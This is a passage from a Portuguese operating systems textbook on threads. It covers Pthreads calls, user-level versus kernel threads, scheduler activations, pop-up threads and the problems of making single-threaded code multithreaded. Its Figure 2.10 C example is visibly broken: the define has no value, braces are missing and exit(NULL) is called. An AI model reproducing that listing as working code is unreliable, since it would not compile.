Os itens na primeira coluna são propriedades dos processos, não propriedades dos threads. Por exemplo, se um thread abre um arquivo, este fica visível para os outros threads no processo e eles podem ler e escrever nele. Isso é lógico, pois o processo é a unidade de gerenciamento de recursos, e não o thread. Se cada thread tivesse seu próprio espaço de endereçamento, arquivos abertos, alarmes pendentes e assim por diante, ele seria um processo separado. O que estamos tentando conseguir com o conceito de thread é a capacidade, para múltiplos threads de execução, de compartilhar um conjunto de recursos, de forma que eles podem cooperar na realização de uma tarefa.

Assim como em processos tradicionais (isto é, um processo com apenas um thread), um thread pode estar em um dos vários estados: em execução, bloqueado, pronto ou finalizado. Um thread em execução detém a CPU e está ativo. Um thread bloqueado está esperando por algum evento que o desbloqueie. Por exemplo, quando um thread realiza uma chamada de sistema para ler a partir do teclado,

Itens por processo	Itens por thread	
Espaço de endereçamento	Contador de programa	
Variáveis globais	Registradores	
Arquivos abertos	Pilha	
Processos filhos	Estado	
Alarmes pendentes		
Sinais e manipuladores de sinais		
Informação de contabilidade		


Tabela 2.4 A primeira coluna lista alguns itens compartilhados por todos os threads em um processo. A segunda lista alguns itens específicos a cada thread.

ele bloqueia até que uma entrada seja digitada. Um thread pode bloquear esperando que algum evento externo aconteça ou que algum outro thread o desbloqueie. Um thread pronto está escalonado para executar e logo se tornará ativo, assim que chegar sua vez. As transições entre os estados do thread são as mesmas transições entre os estados dos processos ilustradas pela Figura 2.2.

É importante perceber que cada thread tem sua própria pilha, conforme mostra a Figura 2.9. Cada pilha de thread contém uma estrutura para cada rotina chamada, mas que ainda não retornou. Essa estrutura possui as variáveis locais da rotina e o endereço de retorno para usá-lo quando a rotina chamada terminar. Por exemplo, se a rotina *X* chamar a rotina *Y*, e essa chamar a rotina *Z*, enquanto *Z* estiver executando, as estruturas para *X*. *Y* e *Z* estarão todas na pilha. Cada thread geralmente chama rotinas diferentes resultando uma história de execução diferente. Por isso é que o thread precisa ter sua própria pilha.

Quando ocorre a execução de múltiplos threads, os processos normalmente iniciam com um único thread. Esse thread tem a capacidade de criar novos threads chamando uma rotina de biblioteca — por exemplo, thread\_create. Em geral, um parâmetro para thread\_create especifica o nome de uma rotina para um novo thread executar. Não é necessário (nem mesmo possível) especificar qualquer coisa sobre o espaço de endereçamento do novo thread, já que ele executa automaticamente no espaço de endereçamento do thread em criação. Algumas vezes os threads são hierárquicos, com um relacionamento pai—filho, mas com frequência esse relacionamento não existe, com todos os threads sendo iguais. Com ou sem um relacionamento hierárquico, ao thread em criação é normalmente retornado um identificador de thread que dá nome ao novo thread.

Quando termina seu trabalho, um thread pode terminar sua execução chamando uma rotina de biblioteca — digamos, thread\_exit. Ele então desaparece e não é mais escalonável. Em alguns sistemas de thread, um thread pode esperar pela saída de um thread (específico) chamando um



I Figura 2.9 Cada thread tem sua própria pilha.

procedimento *thread\_join*, por exemplo. Essa rotina bloqueia o thread que executou a chamada até que um thread (específico) tenha terminado. Sendo assim, a criação e o término do thread são muito parecidos com a criação e o término de processos, inclusive com quase as mesmas opções.

Outra chamada comum de thread é a thread\_yield, que permite que um thread desista voluntariamente da CPU para deixar outro thread executar. Essa chamada é importante porque não há uma interrupção de relógio para forçar um tempo compartilhado, como existe com processos. Assim, é importante que os threads sejam 'corteses' e que, de tempos em tempos, liberem de modo voluntário a CPU para dar a outros threads uma oportunidade para executar. Outras chamadas permitem que um thread espere que outro thread termine algum trabalho, que informe a finalização de alguma tarefa, e assim por diante.

Mesmo sendo úteis em muitas situações, os threads também introduzem várias complicações no modelo de programação. Só para começar, considere os efeitos da chamada de sistema fork do UNIX. Se o processo pai tiver múltiplos threads, o filho não deveria tê-los também? Do contrário, o processo talvez não funcione adequadamente, já que todos os threads podem ser essenciais.

Contudo, se o processo filho possuir tantos threads quanto o pai, o que acontece se um thread no pai estiver bloqueado em uma chamada read do teclado, por exemplo? Agora são dois threads bloqueados esperando entrada pelo teclado, um no pai e outro no filho? Quando uma linha for digitada, ambos os threads conterão uma cópia dela? Somente o pai? Somente o filho? O mesmo problema existe com as conexões de rede em aberto.

Outra classe de problemas está relacionada ao fato de os threads compartilharem muitas estruturas de dados. O que acontece se um thread fechar um arquivo enquanto outro estiver ainda lendo esse mesmo arquivo? Suponha que um thread perceba que haja pouca memória e comece a alocar mais memória. No meio dessa tarefa, ocorre um chaveamento entre threads, e então o novo thread percebe que há pouca memória e começa também a alocar mais. Esta provavelmente será alocada duas vezes. Esses problemas podem ser resolvidos com uma certa dificuldade, mas programas multithreads devem ser pensados e projetados com cuidado para que funcionem corretamente.

#### 2.2.3 | Threads POSIX

Para possibilitar criar programas com threads portáteis, o IEEE definiu um padrão para threads no padrão IEEE 1003.1c. O pacote de threads que ele define é chamado de **Pthreads**. A maioria dos sistemas UNIX o suporta. O padrão define mais de 60 chamadas de função, um número muito grande para ser examinado aqui. Em vez disso, apenas descreveremos algumas das principais para dar uma ideia de como funcionam. As chamadas que descreveremos aqui estão listadas na Tabela 2.5.

Chamada de thread	Descrição
pthread_create	Cria um novo thread
pthread_exit	Conclui a chamada de thread
pthread_join	Espera que um thread específico seja abandonado
pthread_yield	Libera a CPU para que outro thread seja executado
pthread_attr_init	Cria e inicializa uma estrutura de atributos do thread
pthread_attr_destroy	Remove uma estrutura de atributos do thread

Tabela 2.5 Algumas das chamadas de função de Pthreads.

Todos os threads Pthreads têm certas propriedades. Cada um tem um identificador, um conjunto de registros (inclusive o contador de programa), e um conjunto de atributos, que são armazenados em uma estrutura. Os atributos incluem o tamanho da pilha, os parâmetros de escalonamento e outros itens necessários à utilização do thread.

Um novo thread é criado usando a chamada pthread\_create. O identificador do thread recém-criado retorna como o valor da função. A chamada é intencionalmente muito semelhante à chamada de sistema fork, com o identificador de thread desempenhando o papel do PID (número do processo), principalmente para identificar threads referenciados em outras chamadas.

Quando um thread terminou o trabalho para o qual foi designado, pode concluir chamando pthread\_exit. Essa chamada interrompe o thread e libera sua pilha.

Muitas vezes um thread precisa esperar por outro para terminar seu trabalho e sair antes de continuar. O thread que está esperando chama pthread\_join para esperar que um outro thread específico seja concluído. O identificador do thread pelo qual se espera é dado como parâmetro.

Algumas vezes acontece de um thread não estar logicamente bloqueado, mas notar que foi executado por tempo suficiente e que deseja dar a outro thread uma chance de ser executado. Ele pode efetuar essa meta chamando pthread\_vield. Essa chamada não existe para processos porque ali a suposição é de que os processos são ferozmente competitivos e que cada um deseja todo o tempo da CPU que consiga obter. Contudo, uma vez que os threads do processo estão trabalhando juntos e que seu código é invariavelmente escrito pelo mesmo programador, algumas vezes o programador quer que eles se deem uma chance.

As duas chamadas seguintes lidam com atributos. pthread\_attr\_init cria a estrutura de atributos associada com um thread e a inicializa para os valores predefinidos. Esses valores (como a prioridade) podem ser alterados manipulando campos na estrutura de atributos.

Por fim, pthread\_attr\_destroy remove a estrutura de atributos de um thread, liberando sua memória. Ela não afeta os threads que o utilizam; eles continuam existindo.

Para perceber melhor como os Pthreads funcionam, considere o exemplo simples da Figura 2.10. Nesse caso, o programa principal realiza NUMBER\_OF\_THREADS iterações, criando um novo thread em cada iteração, depois de anunciar sua intenção. Se a criação do thread fracassa, ele imprime uma mensagem de erro e termina em seguida. Após criar todos os threads, o programa principal termina.

Quando um thread é criado, ele imprime uma mensagem de uma linha se apresentando e termina em seguida. A ordem na qual as várias mensagens são intercaladas é indeterminada e pode variar em execuções consecutivas do programa.

As chamadas de Pthreads descritas anteriormente não são de nenhum modo as únicas existentes; há muitas outras. Examinaremos algumas delas mais tarde, depois de discutirmos sincronização de processos e threads.

## 2.2.4 Implementação de threads no espaço do usuário

Há dois modos principais de implementar um pacote de threads: no espaço do usuário e no núcleo. Essa escolha é um pouco controversa e também é possível uma implementação híbrida. Descreveremos agora esses métodos, com suas vantagens e desvantagens.

O primeiro método é inserir o pacote de threads totalmente dentro do espaço do usuário (threads de usuário). O núcleo não é informado sobre eles. O que compete ao núcleo é o gerenciamento comum de processos monothread. A primeira e mais óbvia vantagem é que um pacote de threads de usuário pode ser implementado em um sistema operacional que não suporte threads. Todos os sistemas operacionais costumavam ser inseridos nessa categoria, e mesmo hoje alguns ainda o são. Com essa abordagem, os threads são implementados por uma biblioteca.

Todas essas implementações apresentam a mesma estrutura geral, ilustrada na Figura 2.11(a). Os threads executam no topo de um sistema denominado sistema de tempo de execução (runtime), que é uma coleção de rotinas que gerenciam threads. Já vimos quatro deles: pthread\_create, pthread\_exit, pthread\_join e thread\_yield, mas em geral existem outros.

Quando os threads são gerenciados no espaço do usuário, cada processo precisa de sua própria tabela de threads para manter o controle dos threads naquele processo. Essa tabela é análoga à tabela de processos do núcleo, exceto por manter o controle apenas das propriedades do thread, como o contador de programa, o ponteiro de pilha, os registradores, o estado e assim por diante. A tabela de threads é gerenciada pelo sistema de tempo de execução. Quando um thread vai para o estado pronto ou bloqueado, a infor-




```
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#define NUMBER_OF_THREADS
void *print_hello_world(void *tid)
{
     /* Esta função imprime o identificador do thread e sai. */
     printf("Hello World. Greetings from thread %d\n", tid);
     pthread_exit(NULL);
}
int main(int argc, char *argv[])
     /* O programa principal cria 10 threads e sai. */
     pthread_t threads[NUMBER_OF_THREADS];
     int status, i;
     for(i=0; i < NUMBER_OF_THREADS; i++) {
           printf("Main here. Creating thread %d\n", i);
           status = pthread_create(&threads[i], NULL, print_hello_world, (void *)i);
           if (status != 0) {
                printf("Oops. pthread_create returned error code %d\n", status);
                exit(-1);
     exit(NULL);
}
```

Figura 2.10 Um exemplo de programa usando threads.

mação necessária para reiniciá-lo é armazenada na tabela de threads, exatamente do mesmo modo como o núcleo armazena as informações sobre os processos na tabela de processos.

Quando um thread faz algo que possa bloqueá-lo localmente — por exemplo, espera que um outro thread em seu processo termine algum trabalho —, ele chama uma rotina do sistema de tempo de execução. Essa rotina verifica se o thread deve entrar no estado bloqueado. Em caso afirmativo, ele armazena os registradores do thread (isto é, seus próprios) na tabela de threads, busca na tabela por um thread pronto para executar e recarrega os registradores da máquina com os novos valores salvos do thread. Logo que o ponteiro de pilha e o contador de programa forem alternados, o novo thread reviverá automaticamente. Se a máquina tiver uma instrução que salve todos os registra-






Figura 2.11 (a) Um pacote de threads de usuário. (b) Um pacote de threads administrado pelo núcleo.

dores e outra que carregue todos eles, o chaveamento do thread poderá ser feito em poucas instruções. Fazer assim o chaveamento de threads é, pelo menos, de uma ordem de magnitude mais rápida que desviar o controle para o núcleo — e esse é um forte argumento em favor dos pacotes de thread de usuário.

Existe, contudo, uma diferença fundamental entre threads e processos. Quando um thread decide parar de executar — por exemplo, quando executa a chamada thread\_yield —, o código desta pode salvar a informação do thread na própria tabela de threads. Mais ainda: o escalonador de thread pode ser chamado pelo código da thread\_yield para selecionar um outro thread para executar. A rotina que salva o estado do thread e o escalonador são apenas rotinas locais, de modo que é muito mais eficiente invocá-los do que fazer uma chamada ao núcleo. Entre outras coisas, não é necessário passar do modo usuário para o modo núcleo, não se precisa de nenhum chaveamento de contexto, a cache de memória não tem de ser esvaziada e assim por diante. Isso tudo agiliza o escalonamento de threads.

Threads de usuário têm também outras vantagens. Por exemplo, permitem que cada processo tenha seu próprio algoritmo de escalonamento personalizado. Para algumas aplicações — como aquelas com thread coletor de lixo (garbage collector) —, o fato de não ter de se preocupar com um thread ser parado em momentos inoportunos é um ponto positivo. Eles também escalam melhor, já que os threads de núcleo invariavelmente necessitam de algum espaço de tabela e espaço de pilha no núcleo, o que pode vir a ser um problema caso haja um número muito grande de threads.

Apesar do melhor desempenho, os pacotes de threads de usuário apresentam alguns problemas. O primeiro deles é como implementar as chamadas de sistema com bloqueio. Suponha que um thread esteja lendo o teclado antes que qualquer tecla tenha sido pressionada. Deixar o thread realizar de fato a chamada de sistema é inaceitável, pois isso pararia todos os threads. Uma das principais razões de haver threads em primeiro lugar é permitir que cada um deles possa usar chamadas com bloqueio, mas é também impedir que um thread bloqueado afete os outros. Em chamadas de sistema com bloqueio, é difícil imaginar como esse objetivo pode ser prontamente atingido.

As chamadas de sistema poderiam ser todas alteradas para que não bloqueassem (por exemplo, um read no teclado retornaria 0 byte se não houvesse caracteres disponíveis no buffer), mas exigir mudanças no sistema operacional não é interessante. Além disso, um dos argumentos para threads de usuário era justamente o fato de poder executar em sistemas operacionais existentes. Mais ainda: alterar a semântica do read exigirá mudanças em muitos programas de usuário.

Outra alternativa surge quando se pode antever se uma chamada bloqueará. Em algumas versões do UNIX, há uma chamada de sistema, a select, que permite, a quem chama, saber se um futuro read bloqueará. Quando essa chamada está presente, a rotina de biblioteca read pode ser substituída por outra que antes chama select e que depois só chama read se isso for seguro (isto é, se não causar bloqueio). Se a chamada read causar bloqueio, a chamada não será feita. Em vez disso, um outro thread é executado. Da próxima vez que assumir o controle, o sistema de tempo de execução poderá verificar novamente se a chamada read é segura. Esse método requer que se reescrevam partes da biblioteca de chamadas de sistema, é ineficiente e deselegante, mas há poucas alternativas. O código que envolve a chamada de sistema para fazer a verificação é chamado de **jaqueta** (*jacket*) ou **wrapper**.

Algo análogo ao problema de bloqueio de chamadas de sistema é o problema de (page fault) falta de página. Estudaremos esses problemas no Capítulo 3. No momento, é suficiente dizer que os computadores podem ser configurados de tal modo que nem todo programa fique simultaneamente na memória principal. Se o programa faz uma chamada ou um salto para uma instrução que não esteja na memória, ocorre uma falta de página e o sistema operacional busca a instrução (e seus vizinhos) no disco. Isso é chamado de falta de página. O processo fica bloqueado enquanto a instrução necessária estiver sendo localizada e lida. Se um thread causa uma falta de página, o núcleo — que nem ao menos sabe sobre a existência de threads — naturalmente bloqueia o processo inteiro até que a E/S de disco termine, mesmo que outros threads possam ser executados.

Outro problema com pacotes de threads de usuário é que, se um thread começa a executar, nenhum outro thread naquele processo executará sequer uma vez, a menos que o primeiro thread, voluntariamente, abra mão da CPU. Em um processo único não há interrupções de relógio, o que torna impossível escalonar processos pelo esquema de escalonamento circular (round-robin, que significa dar a vez a outro). A menos que um thread ceda voluntariamente a vez para outro, o escalonador nunca terá oportunidade de fazê-lo.

Uma solução possível para o problema de se ter threads executando indefinidamente é obrigar o sistema de tempo de execução a requisitar um sinal de relógio (interrupção) a cada segundo para dar a ele o controle, mas isso também é algo grosseiro e confuso para programar. Interrupções de relógio periódicas em frequências mais altas nem sempre são possíveis e, mesmo que fossem, acarretariam uma grande sobrecarga. Além disso, um thread pode ainda precisar de uma interrupção de relógio, interferindo em seu uso do relógio pelo sistema de tempo de execução.

Outro — e provavelmente mais devastador — argumento contra os threads de usuário é que os programadores geralmente querem threads em aplicações nas quais eles bloqueiam com frequência, como, por exemplo, em um servidor Web multithread. Esses threads estão fazendo constantes chamadas de sistema. Uma vez que tenha ocorrido uma interrupção de software (trap) para o núcleo a fim de executar a chamada de sistema, não seria muito

mais trabalhoso para o núcleo também trocar a thread em execução. Com o núcleo fazendo estas trocas, não há necessidade de fazer constantes chamadas de sistema select, que verificam se as chamadas de sistema read são seguras. Para aplicações essencialmente limitadas pela CPU e que raramente bloqueiam, qual é o objetivo de se usarem threads? Ninguém proporia seriamente computar os primeiros *n* números primos ou jogar xadrez usando threads, pois não há vantagem alguma nisso.

## 2.2.5 Implementação de threads no núcleo

Consideremos agora que o núcleo saiba sobre os threads e os gerencie. Não é necessário um sistema de tempo de execução, conforme mostrado na Figura 2.11(b). Não há, também, nenhuma tabela de threads em cada processo. Em vez disso, o núcleo tem uma tabela de threads que acompanha todos os threads no sistema. Quando um thread quer criar um novo thread ou destruir um já existente, ele faz uma chamada ao núcleo, que realiza então a criação ou a destruição atualizando a tabela de threads do núcleo.

A tabela de threads do núcleo contém os registradores, o estado e outras informações de cada thread. As informações são as mesmas dos threads de usuário, mas estão agora no núcleo, e não no espaço do usuário (no sistema de tempo de execução). Essas informações constituem um subconjunto das informações que núcleos tradicionais mantêm sobre cada um de seus processos monothreads, isto é, o estado do processo. Além disso, o núcleo também mantém a tradicional tabela de processos para acompanhamento destes.

Todas as chamadas que possam bloquear um thread são implementadas como chamadas de sistema, a um custo consideravelmente maior que uma chamada para uma rotina do sistema de tempo de execução. Quando um thread é bloqueado, é opção do núcleo executar outro thread do mesmo processo (se algum estiver pronto) ou um thread de outro processo. Com os threads de usuário, o sistema de tempo de execução mantém os threads de seu próprio processo executando até que o núcleo retire a CPU dele (ou até que não haja mais threads prontos para executar).

Por causa do custo relativamente maior de criar e destruir threads de núcleo, alguns sistemas adotam uma abordagem 'ambientalmente correta' e 'reciclam' seus threads. Ao ser destruído, um thread é marcado como não executável, mas suas estruturas de dados no núcleo não são afetadas. Depois, quando for preciso criar um novo thread, um thread antigo será reativado, economizando, assim, alguma sobrecarga. A reciclagem de threads também é possível para threads de usuário, mas, como nesse caso a sobrecarga do gerenciamento do thread é muito menor, há menos incentivo para isso.

Os threads de núcleo não precisam de nenhuma chamada de sistema não-bloqueante. Além disso, se um thread em um processo causa uma falta de página, o núcleo pode facilmente verificar se o processo tem threads para execução e, em caso afirmativo, pode executá-los enquanto aguarda

a página requisitada ser trazida do disco. A principal desvantagem é que o custo de uma chamada de sistema é alto e, portanto, a ocorrência frequente de operações de thread (criação, término etc.) causará uma sobrecarga muito maior.

Embora os threads de núcleo resolvam alguns problemas, eles não resolvem todos. Por exemplo, o que acontece quando um processo multithread é bifurcado? O novo processo tem tantos threads quanto o anterior ou tem apenas um? Em muitos casos, a melhor escolha depende do que o processo está planejando fazer em seguida. Se chamar exec para começar um novo programa, provavelmente ter apenas um thread é a escolha correta, mas se continua a executar, replicar todos os threads provavelmente é a escolha certa a fazer.

Outra questão são os sinais. Lembremos que os sinais são enviados para processos, não para threads, pelo menos no modelo clássico. Quando um sinal chega, qual thread deveria controlá-lo? Possivelmente os threads podem registrar seu interesse em certos sinais; assim, quando um sinal chegasse, ele seria dado ao thread que dissesse que o deseja. Mas o que acontece se dois ou mais threads se registrarem para o mesmo sinal? Esses são apenas dois dos problemas que os threads apresentam, mas há outros.

## 2.2.6 Implementações híbridas

Vários modos de tentar combinar as vantagens dos threads de usuário com os threads de núcleo têm sido investigados. Um deles é usar threads de núcleo e, então, multiplexar threads de usuário sobre algum ou todos os threads de núcleo, como ilustra a Figura 2.12. Quando essa abordagem é utilizada, o programador pode decidir quantos threads de núcleo usar e quantos threads de usuário multiplexar sobre cada um. Esse modelo dá o máximo de flexibilidade.

Com essa abordagem, o núcleo sabe *apenas* sobre os threads de núcleo e escalona-os. Alguns desses threads podem ter multiplexado diversos threads de usuário. Estes são criados, destruídos e escalonados do mesmo modo




Figura 2.12 Multiplexando threads de usuários sobre threads de núcleo.

que threads de usuário em um processo que executa em um sistema operacional sem capacidade multithread. Nesse modelo, cada thread de núcleo possui algum conjunto de threads de usuário que aguarda sua vez para usá-lo.

## 2.2.7 Ativações do escalonador

Embora threads de núcleo sejam melhores que threads de usuário em aspectos importantes, também são indiscutivelmente mais lentos. Como consequência disso, os pesquisadores têm procurado meios de aperfeiçoamento sem desistir de suas boas propriedades. A seguir, descreveremos um desses métodos, desenvolvido por Anderson et al. (1992), chamado **ativações do escalonador**. Um trabalho semelhante é discutido por Edler et al. (1988) e Scott et al. (1990).

As ativações do escalonador servem para imitar a funcionalidade dos threads de núcleo — porém com melhor desempenho e maior flexibilidade —, em geral associados aos pacotes de threads de usuário. Particularmente, os threads de usuário não deveriam ter de fazer chamadas de sistema especiais sem bloqueio ou verificar antecipadamente se é seguro realizar certas chamadas de sistema. Contudo, quando um thread bloqueia em uma chamada de sistema ou em uma falta de página, seria possível executar outro thread dentro do mesmo processo se houvesse algum thread pronto.

A eficiência é conseguida evitando-se transições desnecessárias entre o espaço do usuário e o do núcleo. Por exemplo, se um thread bloqueia aguardando que outro thread faça algo, não há razão para envolver o núcleo, economizando assim a sobrecarga da transição núcleo-usuário. O sistema de tempo de execução no espaço do usuário pode bloquear o thread de sincronização e ele mesmo escalonar outro.

Quando são usadas ativações do escalonador, o núcleo atribui um certo número de processadores virtuais a cada processo e deixa o sistema de tempo de execução (no espaço do usuário) alocar os threads aos processadores. Esse mecanismo também pode ser usado em um multiprocessador no qual os processadores virtuais podem ser CPUs reais. O número de processadores virtuais alocados para um processo inicialmente é um, mas o processo pode pedir outros e também liberar processadores de que não precisa mais. O núcleo pode tomar de volta processadores virtuais já alocados para atribuí-los, em seguida, a outros processos mais exigentes.

A ideia básica que faz esse esquema funcionar é a seguinte: quando o núcleo sabe que um thread bloqueou (por exemplo, tendo executado uma chamada de sistema com bloqueio ou ocorrendo uma falta de página), ele avisa o sistema de tempo de execução do processo, passando como parâmetros na pilha o número do thread em questão e uma descrição do evento ocorrido. A notificação ocorre quando o núcleo ativa o sistema de tempo de execução em um endereço inicial conhecido, semelhante a um sinal no UNIX. Esse mecanismo é chamado **upcall**.

Uma vez ativado, o sistema de tempo de execução pode reescalonar seus threads, geralmente marcando o thread atual como bloqueado e tomando outro da lista de prontos, configurando seus registradores e reiniciando-o. Depois, quando o núcleo descobrir que o thread original pode executar novamente (por exemplo, o pipe do qual ele estava tentando ler agora contém dados, ou a página sobre a qual ocorreu uma falta de página foi trazida do disco), o núcleo faz um outro upcall para o sistema de tempo de execução para informá-lo sobre esse evento. O sistema de tempo de execução, por conta própria, pode reinicializar o thread bloqueado imediatamente ou colocá-lo na lista de prontos para executar mais tarde.

Quando ocorre uma interrupção de hardware enquanto um thread de usuário estiver executando, a CPU interrompida vai para o modo núcleo. Se a interrupção for causada por um evento que não é de interesse do processo interrompido — como a finalização de uma E/S de outro processo —, quando o manipulador da interrupção termina, ele colocará o thread interrompido de volta no estado em que estava antes da interrupção. Se, contudo, o processo estiver interessado na interrupção — como a chegada de uma página esperada por um dos threads do processo —, o thread interrompido não será reiniciado. Em vez disso, esse thread será suspenso e o sistema de tempo de execução será iniciado sobre a CPU virtual, com o estado do thread interrompido presente na pilha. Então, fica a critério do sistema de tempo de execução decidir qual thread escalonar sobre aquela CPU: o interrompido, o mais recentemente pronto ou alguma terceira alternativa.

Uma objeção às ativações do escalonador é a confiança fundamental nos upcalls, um conceito que viola a estrutura inerente de qualquer sistema em camadas. Normalmente, a camada n oferece certos serviços que a camada n+1 pode chamar, mas a camada n não pode chamar rotinas da camada n+1. Upcalls não seguem esse princípio básico.

### 2.2.8 Threads pop-up

Threads são bastante úteis em sistemas distribuídos. Um exemplo importante é como as mensagens que chegam (por exemplo, requisições de serviços) são tratadas. A abordagem tradicional é bloquear um processo ou thread em uma chamada de sistema receive e aguardar que uma mensagem chegue. Quando a mensagem chega, ela é aceita, seu conteúdo é examinado e é, então, processada.

Contudo, um caminho completamente diferente também é possível, no qual a chegada de uma mensagem faz com que o sistema crie um novo thread para lidar com a mensagem. Esse thread é chamado **thread pop-up** e é ilustrado na Figura 2.13. Um ponto fundamental dos threads pop-up é que, como são novos, não têm qualquer história — registradores, pilha etc. — que deva ser restaurada. Cada um deles inicia recém-criado e é idêntico a todos os outros. Isso possibilita que sejam criados rapidamente. Ao novo thread é dada a mensagem para processar. A




Figura 2.13 Criação de um novo thread quando chega uma mensagem. (a) Antes da chegada da mensagem. (b) Após a chegada da mensagem.

vantagem do uso de threads pop-up é que a latência entre a chegada da mensagem e o início do processamento pode ser muito pequena.

Algum planejamento prévio é necessário quando são usados threads pop-up. Por exemplo, em qual processo o thread executa? O thread pode ser executado no contexto do núcleo, se o sistema suportar (por isso que não mostramos o núcleo na Figura 2.13). Fazer com que o thread pop-up execute no espaço do núcleo é em geral mais fácil e mais rápido do que pô-lo no espaço do usuário. Além disso, um thread pop-up de núcleo pode facilmente ter acesso a todas as tabelas e aos dispositivos de E/S necessários ao processamento de interrupções. Por outro lado, um thread de núcleo com erros pode causar mais danos que um thread de usuário com erros. Por exemplo, se a execução demorar muito e não liberar a CPU para outro thread, os dados que chegam poderão ser perdidos.

## 2.2.9 | Convertendo o código monothread em código multithread

Muitos programas existentes foram escritos para processos monothread. Convertê-los para multithread é muito mais complicado do que possa parecer. A seguir, estudaremos apenas alguns dos problemas implicados nessa tarefa.

Para começar, o código de um thread consiste normalmente de múltiplas rotinas, como um processo. Essas rotinas podem possuir variáveis locais, variáveis globais e parâmetros. Variáveis locais e parâmetros não causam qualquer problema; mas, por outro lado, variáveis que são globais a um thread mas não são globais ao programa inteiro são um problema. Essas variáveis são globais quando muitas rotinas dentro do thread as utilizam (uma vez que eles podem

usar qualquer variável global), mas outros threads deveriam deixá-las logicamente isoladas.

Como um exemplo, considere a variável *errno* mantida pelo UNIX. Quando um processo (ou um thread) faz uma chamada de sistema que falha, o código de erro é colocado em *errno*. Na Figura 2.14, o thread 1 executa a chamada de sistema access para saber se tem permissão de acesso a um certo arquivo. O sistema operacional retorna a resposta na variável global *errno*. Depois que o controle retorna para o thread 1 — mas antes que ele tenha oportunidade de ler *errno* —, o escalonador decide que o thread 1 já teve tempo suficiente de CPU e chaveia para o thread 2. Este executa uma chamada open que falha e que faz com que o conteúdo de *errno* seja sobreposto e o código de acesso do thread 1 se perca para sempre. Quando readquire o controle, o thread 1 lerá o valor errado e se comportará de maneira incorreta.




Figura 2.14 Conflitos entre threads sobre o uso de uma variável global.

Várias soluções são possíveis para esse problema. Uma delas é proibir o uso de variáveis globais. Contudo, por melhor que possa ser, essa opção causará um conflito com muitos softwares existentes. Outra solução é atribuir a cada thread suas próprias variáveis globais privadas, conforme mostra a Figura 2.15; desse modo, cada thread tem sua própria cópia privada de errno além de outras variáveis globais, de forma que os conflitos são evitados. Nesse caso, essa decisão cria um novo nível de escopo, variáveis visíveis para todas as rotinas de um thread, além dos níveis existentes de escopo de variáveis visíveis somente a uma rotina e variáveis visíveis em qualquer local do programa.

Ter acesso às variáveis globais privadas é, contudo, algo um tanto complexo, uma vez que a maioria das linguagens de programação possui um modo de expressar variáveis locais e variáveis globais, mas não formas intermediárias. É possível alocar um 'pedaço' de memória para as globais e passá-las para cada rotina no thread, como um parâmetro extra. Embora não muito elegante, essa solução funciona.

De outra maneira, novas rotinas de biblioteca podem ser introduzidas para criar, alterar e ler essas variáveis globais com abrangência restrita ao thread. A primeira chamada pode ser algo como:

create\_global("bufptr");

Ela aloca memória para um ponteiro chamado bufptr no heap ou em uma área de memória especialmente reservada para o thread que emitiu a chamada. Não importa onde a memória esteja alocada; somente o thread que emitiu a chamada tem acesso à variável global. Se outro thread cria uma variável global com o mesmo nome, ele obtém uma porção diferente de memória que não conflita com a existente.

Duas chamadas são necessárias para obter acesso às variáveis globais: uma para escrever nelas e a outra para lê-las. Para escrever nelas, algo como

set\_global("bufptr", &buf);




Figura 2.15 Threads podem ter variáveis globais individuais.

vai funcionar. Ela armazena o valor de um ponteiro na locacão de memória anteriormente criada pela chamada *create* global. Para ler uma variável global, a chamada é algo como

bufptr = read\_global("bufptr");

Ela retorna o endereço armazenado na variável global; assim, seus dados podem ser acessados.

O próximo problema — "converter um programa monothread para multithread" — é que muitas rotinas de bibliotecas não são reentrantes. Em outras palavras, as rotinas não são projetadas para que se possa fazer uma segunda chamada a qualquer rotina enquanto uma chamada anterior ainda não tenha terminado. Por exemplo, o envio de uma mensagem sobre a rede pode ser programado montando--se a mensagem em um buffer localizado dentro da biblioteca e, então, fazendo um trap (interrupção de software) para que o núcleo envie a mensagem. O que acontece se um thread tiver montado sua mensagem no buffer e, então, uma interrupção de relógio forçar um chaveamento para um segundo thread que imediatamente sobreponha o buffer com sua própria mensagem?

Da mesma maneira, rotinas de alocação de memória, por exemplo, o malloc no UNIX, mantêm tabelas muito importantes sobre o uso da memória — por exemplo, uma lista encadeada de porções disponíveis de memória. Enquanto o malloc estiver ocupado atualizando essas listas, elas podem estar temporariamente em um estado inconsistente, com ponteiros que não apontam para lugar nenhum. Se ocorrer um chaveamento de threads enquanto as tabelas estiverem inconsistentes e uma nova chamada chegar de um thread diferente, poderá ser usado um ponteiro inválido, levando o programa a uma saída anormal. Consertar todos esses problemas de uma maneira adequada e eficaz significa reescrever a biblioteca inteira. Fazê-lo não é uma atividade trivial.

